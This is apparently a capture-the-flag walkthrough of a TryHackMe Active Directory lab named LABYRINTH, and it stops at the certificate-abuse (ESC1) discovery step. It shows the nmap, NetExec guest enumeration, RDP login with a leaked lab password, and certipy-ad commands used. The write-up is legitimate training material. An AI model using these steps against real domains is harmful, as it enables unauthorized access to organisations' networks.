This challenge simulates a real cyber-attack scenario where you exploit an Active Directory environment. Hostname: LABYRINTH. Domain: thm.local. That CA name from Operation Endgame was back — thm-LABYRINTH-CA. Already knew what that meant.
Enumeration
nmap -T4 -n -sC -sV -Pn -p- 10.145.166.252

That is a whole lot of easy access, Microsoft. Updated /etc/hosts with both labyrinth.thm.local and thm.local and moved on.
Guest Access — LDAP Enumeration
NetExec did a beautiful job on the last AD breach. Let's tango.
nxc smb labyrinth.thm.local -u 'guest' -p ''
Be your guest? Well, if you insist.
nxc ldap labyrinth.thm.local -u 'guest' -p '' --users
Ivy, Suzanna — come on, ladies. Cyber hygiene is more important than being password besties.


I unfortunately have to pwn both of you. At least I hope this helps you learn a valuable lesson.
Initial Access — RDP as Suzanna
Let's drop in on Suzanna first. Just a hunch.
xfreerdp /v:labyrinth.thm.local /u:'SUSANNA_MCKNIGHT' /p:'CHANGEME2023!' /dynamic-resolution /clipboard /cert:ignore

Well, Suzanna, I was wrong. You hold the key to a Microsoft vision quest. From what's visible on her desktop, certificate vulnerabilities are being hinted at directly.
Certificate Abuse — ESC1
certipy-ad find -u 'SUSANNA_MCKNIGHT@thm.local' -p 'CHANGEME2023!' -target labyrinth.thm.local -stdout -vulnerable
